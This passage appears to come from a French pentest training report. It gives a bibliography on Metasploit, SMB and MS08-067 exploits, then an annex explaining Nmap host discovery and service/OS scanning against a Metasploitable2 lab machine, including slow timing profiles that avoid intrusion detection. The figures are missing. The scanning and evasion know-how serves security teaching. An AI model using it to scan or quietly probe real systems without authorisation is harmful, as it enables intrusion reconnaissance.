Exploit-DB, [consulté le 25 août 2021]. Disponible à l'adresse suivante : https://www.Exploit-db.com/docs/english/44040-the-easiest-metasploit-guide-you%E2%80%99ll-ever-read.pdf

Wikipedia, [Consulté le 25 août 2021]. Disponible à l'adresse suivant : https://fr.wikipedia.org/wiki/Server_Message_Block#:~:text=Le%20protocole%20SMB%20(Server%20Message,(Common%20Internet%20File%20System).

Webopedia, [consulté le 30 août 2021]. Disponible à l'adresse suivant : https://www.webopedia.com/definitions/use-after-free/#:~:text=Use%20After%20Free%20specifically%20refers,full%20remote%20code%20execution%20capabilities.

The Silicon Underground, [Consulté le 31 août 2021]. Disponible à l'adresse suivante : https://dfarq.homeip.net/how-bad-is-ms08-067/

Wonder ho to, [Consulté le 31 août 2021]. Disponible à l'adresse suivant :


https://null-byte.wonderhowto.com/how-to/get-root-filesystem-access-via-samba-symlink-traversal-0198509/

O'Reilly, [Consulté le 9 septembre 2021]. Disponible à l'adresse suivant : https://www.oreilly.com/library/view/mastering-metasploit/9781788990615/4d7912bf-2a5e-4c45-abf4-0d11b38f5e45.xhtml

Annexe 1 : Fonctionnement NMAP

Savoir utiliser les scanners est primordial pour un pentester, car dans les situations réelles, les adresses IP ainsi que les ports vulnérables ne seront pas faciles à trouver et ne seront pas donnés, comme pour les exercices qui suivront.

Figure 1.1 : Scan réseau avec Nmap



Ici la commande *Nmap -sn (réseau)* a été exécuté en sudo, car une exécution d'un utilisateur sans privilèges manquait quelques machines dans le réseau, il est donc conseillé de l'exécuter en tant que super utilisateur.

La première et la dernière ligne indiquent le début et la fin du scan avec des détails, tels que le moment de l'exécution, la durée du scan, etc.

Entre ces lignes nous trouvons tous les hôtes connectés au réseau scanné. Prenons exemple du 6ème hôte (là où se trouve le smiley), la première ligne indique le nom de la machine suivi de Home, ainsi que son adresse IP, la ligne d'en dessous indique si l'hôte est atteignable avec le temps de latence, et la dernière ligne indique la mac adresse et le service ou dans ce cas la manufacture de la carte réseau.

Pour l'exemple qui suit, Metasploitable2 (192.168.1.29) a été choisi comme cible pour ses vulnérabilités.

Figure 1.2 : Scan de ports d'une machine Metasploitable2

Dans l'exemple ci-dessus, la commande simple de *Nmap (adresse IP de la victime)* a été exécutée en super utilisateur et donnera comme résultat la figure 1.2.

Première et dernière indiquent toujours le début et la fin du scan, le résultat nous indique aussi le nombre de ports fermés dans la machine (977 dans cet exemple).

Puis une liste de ports avec *le numéro de port / protocole de communication*, son état (ouvert pour les ports dans cette liste) et dernièrement le service lié à ce port.

Pour plus de détails nous allons exécuter la commande *Nmap -T4 -A -v (IP de la cible),* les options :


- **-T4 :** c'est le profil « agressive » qui accélère les scans, car il suppose que nous travaillons sur un réseau suffisamment rapide et efficace, c'est l'option la plus recommandée pour les utilisateurs d'Ethernet ou une connexion large bande, -

T5 « insane » part du principe que le réseau sur lequel nous travaillons est extraordinairement rapide et qu'on accepte le risque de sacrifier un peu de précision pour plus de rapidité, -T0 « paranoid » et -T1 « polite » sont là pour éviter les IDS [8]et consommer moins de bande passante et moins de ressources sur la machine cible, ce qui donc prendra énormément de temps (pour ces options il est nécessaire de régler les valeurs exactes de timing dont on a besoin). Ces paramètres font en sorte de scanner qu'un seul port à la fois puis attendre 5 minutes (T0), 15 secondes (T1) ou 0.4 seconde (T2) entre chaque envoi de probe.

- **-A :** ce paramètre permet d'activer la détection du système d'exploitation et des versions, c'est l'option qui nous permet d'avoir les détails dans la figure 1.3.
- **-v :** il permet à Nmap d'imprimer plus d'informations, cela le rend plus verbeux (-vv pour encore plus de détail que -v).
- **--version-all** : cette option nous permet d'avoir plus d'informations sur les versions du service analysé.

[8] Système de détection d'intrusion

Figure 1.3 : Scan de ports de Metasploitable2 *Nmap -T4 -A -v (IP de la cible)*



Ici nous avons plus de détails, par exemple le premier élément de la liste des ports ouverts est le port 21/tcp (comme dans la figure 4), mais ici nous avons les versions des services en plus (ce qui sera utile pour l'attaquant pour mieux exploiter la cible) ainsi que d'autres détails.

Pour avoir une interface utilisateurs plus facile à interpréter il est possible d'utiliser ZENMAP qui contient les mêmes informations ci-dessus, mais sur une interface user friendly.